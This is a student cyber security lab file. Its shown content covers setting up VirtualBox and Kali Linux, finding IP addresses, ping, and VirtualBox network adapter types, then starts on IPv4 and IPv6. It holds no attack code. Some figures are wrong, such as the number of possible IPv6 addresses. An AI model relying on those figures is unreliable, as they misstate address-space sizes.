



# **Information Technology and Cyber Security**

**LAB FILE**

**LAB 0 TO 10**

**(B.Tech CSE 2023-27)**

**Submitted By:**

Name: Het Mehta

Sap Id: 500121861

Roll No: R2142230828

Batch No: 2


**Submitted To:**

Keshav Sinha


## INDEX

INFORMATION TECHNOLOGY AND CYBER SECURITY LAB				
LAB No.	DATE	Lab Name	Page number	Signature
0	07/01/2025	Communication between systems	11 - 18	W/ 21/1
1	14/01/2025	Networking Concepts	19 - 37	W/ 14/1
2	21/01/2025	Log management	38 - 42	W/ 21/1
3	04/02/2025	Linux Logs	43 - 49	W/ 4/2
4	11/02/2025	Email investigation	50 - 58	W/ 11/2
5	18/02/2025	Live Vulnerabilities	59 - 84	W/ 18/2
6	25/02/2025	Google Docs	85 - 115	W/ 25/2
7	11/03/2025	Batch Files	116 - 131	W/ 11/3
8	18/03/2025	Nmap	132 - 145	W/ 18/3
9	18/03/2025	Wireshark	132 - 145	W/ 18/3
10	25/03/2025	DVWA and DIRB	146 - 154	W/ 25/3


## LAB 0 – SETTING UP THE ENVIRONMENT



## LAB 1 – NETWORKING CONCEPT




## LAB 2 – LOG MANAGEMENT



---

## LAB 4 – EMAIL INVESTIGATION


---




---

## LAB 5 – LIVE VULNERABILITIES

---




## LAB 6 – GOOGLE DORKS




---

## LAB 7 – BATCH FILES

---



## LAB 8 & 9 – NMAP AND WIRESHARK



---

## **LAB 0 - SETTING UP THE ENVIRONMENT**

---

### **Objective:-**

The main goal of this lab 0 is to learn how to find and work with the IP addresses of different operating systems, specifically Kali Linux and Windows, in a virtualized environment. We'll also practice using the ping command to check if the systems can communicate with each other over the network. Additionally, we'll dive into understanding how different types of network adapters work in VirtualBox, which is essential for setting up virtual machines and understanding networking in cybersecurity.

### **VirtualBox and Kali Linux:-**

- **VirtualBox:** VirtualBox is an open-source virtualization software that lets you build and run a VM on a physical computer. It emulates hardware, making it possible for you to operate more than one operating system such as Linux, Windows, or macOS on a single machine at a time. The features include: Snapshots Saving VM states that you can revert changes later.

Networking options: Offers NAT, Host-only, and Bridged networks for VM connectivity.

Portability: VMS are easily exportable and importable.

- **Kali Linux:** Kali Linux is a Debian-based Linux distribution designed for penetration testing, ethical hacking, and security research. It comes preloaded with tools for:

Vulnerability assessment (e.g., Nmap, Nessus)

Password cracking: John the Ripper, Hydra, etc.

Wireless attacks (e.g., Aircrack-ng)

Exploitation frameworks (e.g., Metasploit)

It is mainly used by information security professionals for the identification of vulnerabilities in a network and system.

**VPN (Virtual Private Network):-** A VPN, or Virtual Private Network, is a service that creates a secure and private connection to the internet by encrypting your data. It is like a tunnel that keeps your information safe from hackers or anyone trying to spy on your online activities. VPNs are used in cybersecurity to maintain privacy and protect data when working over public networks. It also helps mask our real IP address, adding an extra layer of security during penetration testing or other sensitive activities.

**Why We Find IP Addresses and Ping Them:-** Finding the IP Address: The IP address is like the home address for our computer on a network, it helps other devices find and communicate with it.

### **Methods to Find IP Addresses**


#### 1. Windows:

- Command Prompt: The ipconfig command in the command prompt displays detailed network configuration information, including the assigned IP address.
- Network Settings: The IP address can also be found in the network settings of the operating system.

```
Wireless LAN adapter Wi-Fi:  
  
Connection-specific DNS Suffix . : ddn.upes.ac.in  
Link-local IPv6 Address . . . . . : fe80::cb60:e6d7:7b19:9bdc%19  
IPv4 Address . . . . . : 10.6.2.179  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.6.1.1
```

#### 2. Kali Linux:

- Command Line: The ifconfig or ip a commands in the terminal provide detailed network interface information, including the IP address assigned to each interface.




A screenshot of a terminal window titled "kali@kali: ~". The window shows the output of the command "ip a". The output lists two network interfaces: "lo" (loopback) and "eth0" (ethernet). The "lo" interface has an IP address of 127.0.0.1/8. The "eth0" interface has an IP address of fe80::46bc:263d:f010:b946/64 and is connected to a bridge. The terminal prompt is "\$".

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:93:6d:73 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::46bc:263d:f010:b946/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$
```


➤ Ping Command: The ping command is a simple yet powerful tool used to check if a device is reachable over a network. It sends a small data packet to the target system and waits for a response. If the device responds, we know that the network connection is good.



A screenshot of a terminal window titled "kali@kali: ~". The window shows the output of the command "ping 8.8.8.8". The output shows a single ping to the Google DNS server at 8.8.8.8 with 56(84) bytes of data. The terminal prompt is "\$".

```
(kali㉿kali)-[~]
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
```

### Network Adapter Types in VirtualBox:-



### **Host-only Networks (Selected Tab):**

This tab displays the configured Host-only Networks, which enable communication between the host system and virtual machines without external internet access.

### **NAT Networks (Unselected Tab):**

This tab would show any configured NAT (Network Address Translation) networks, which are used to provide internet connectivity to VMs via the host system's network.

### **Cloud Networks (Unselected Tab):**

This tab is also used to define cloud-based network adapters, for which VM can connect to their cloud environments.

### **Host-only Network Settings:**

**Name:** The host-only network adapter has been configured as "VirtualBox Host-Only Ethernet Adapter."

**IPv4 Prefix:** The IPv4 address prefix for the host-only network is 192.168.56.1/24, which makes the address range of the network from 192.168.56.1 to 192.168.56.254 with a subnet mask of 255.255.255.0.

**IPv6 Prefix:** The IPv6 prefix is not displayed, but the IPv6 address assigned to the host adapter is shown below.

**DHCP Server:** The DHCP server is Enabled, therefore the host system can dynamically allocate IP addresses for the virtual machines connected to this host-only network.

### **Bottom Section (Adapter Settings):**

**Adapter Section:** Auto Configure Adapter (Checkbox): It is not checked.

**Manual Configure Adapter (Checkbox):** It is checked. The IP settings of the adapter are manually set.

**IPv4 Address:** 192.168.56.1- This is the IP address assigned to the host adapter.

**IPv4 Subnet Mask:** 255.255.255.0- This subnet mask specifies the range of IP addresses applied in this network.

**IPv6 Address:** fe80::3cb3:4fc8:dcc2:6746- This is the IPv6 address of the adapter.

**IPv6 Prefix Length:** 64 – The prefix length for the IPv6 subnet.

**DHCP Server Tab (Not selected):** This tab would enable one to configure the DHCP server settings, which include IP address range and lease duration.

### **NAT Networks List**

**Name:** The NAT network has been named as "NatNetwork".

**IPv4 Prefix:** The IPv4 address range for this NAT network is

192.168.2.0/24, which implies that the network can assign IP addresses from 192.168.2.1 to 192.168.2.254 with a subnet mask of 255.255.255.0.

IPv6 Prefix: The IPv6 prefix for this network is fd17:625c:f037:a801::/64, which specifies the range of IPv6 addresses available for this NAT network.

DHCP Server: The DHCP server is Enabled, which allows virtual machines connected to this network to obtain IP addresses automatically.

### **Bottom Section (General Options and Port Forwarding):**

#### **General Options Tab (Selected):**

Name: The network has been named "NatNetwork."

IPv4 Prefix: The IPv4 prefix has been set as 192.168.2.0/24, so the IP addresses and subnet mask are defined.

Enable DHCP: DHCP is enabled since the checkbox has been selected; this allows DHCP to automatically assign IP addresses to the VMs.

Enable IPv6: The checkbox is selected, enabling IPv6 on the network

IPv6 Prefix: The IPv6 prefix is set as fd17:625c:f037:a801::/64.

Advertise Default IPv6 Route: It is left blank, and hence the network does not advertise a default route for IPv6 traffic.

Port Forwarding Tab (Not Selected): This tab is used to configure port forwarding rules that allow external systems to access specific services running on virtual machines by mapping external ports to internal VM ports.

### **"ATTACHED TO" AND "ADAPTER TYPES":**

#### **1. NAT (Network Address Translation)**

- The VM will share the host's IP address and employ the internet connection of the host.
- setup ideal for internet access; no configuration required.
- Adapter Type: Virtual network interface with masquerading.

## **2. Bridged Adapter**

- The VM is connected directly to the physical network through the network card of the host.
- The VM can obtain the IP address from the same network that the host resides in.
- Ideal for making a VM appear as if it is a distinct physical machine on the network.
- Adapter Type: It connects directly to a physical network interface.

## **3. Internal Network**

- VMs interact with each other on an isolated virtual network.
- No connection with the host and external network
- Used to replicate private LAN for testing purposes.
- Adapter Type: Virtual network specifically for VMs.

## **4. Host-only Adapter**

- VMs can interact with the host as well as other VMs residing on the same host-only network but are not connected to the internet.
- For development and test environment.
- Adapter Type: Virtual adapter created on the host system.

## **5. Generic Driver**

- Enables the use of third-party or custom networking drivers.
- Rarely used, requires complex configuration.
- Adapter Type: Custom driver-based.

## **6. NAT Network**

- Just like NAT, but allows several VMs to communicate with each other on a shared NAT-configured network.
- More convenient for testing multi-VM environments with internet access.
- Adapter Type: Virtual network with DHCP and routing.

## **7. Cloud Network (Experimental)**

- Allow VM to connect with an external, cloud-based virtual network.
- Experimental and requires some additional setup
- Adapter Type: Cloud-based connectivity

## **8. Not Attached**

- The VM has no network attachment.
- This mode is used for scenarios where it may not be needed to have connectivity or to segregate the resource.
- Adapter Type: N/A.

---

## LAB 1 – NETWORKING CONCEPT

---

### **IP ADDRESS:**

- Unique identifiers.
- Helps to connect the system to router/network.
- A network connects the network/server.

#### **1. IPv4:**


- It's in numeric.
- It has decimal notations.
- $10^9$  variations are possible.

#### **2. IPv6:**

- It's in alphanumeric.
- It has hexadecimal notations.
- $10^{36}$  variations are possible.

### **IPv4 Block diagram:**

## **IPv4 Header Diagram**

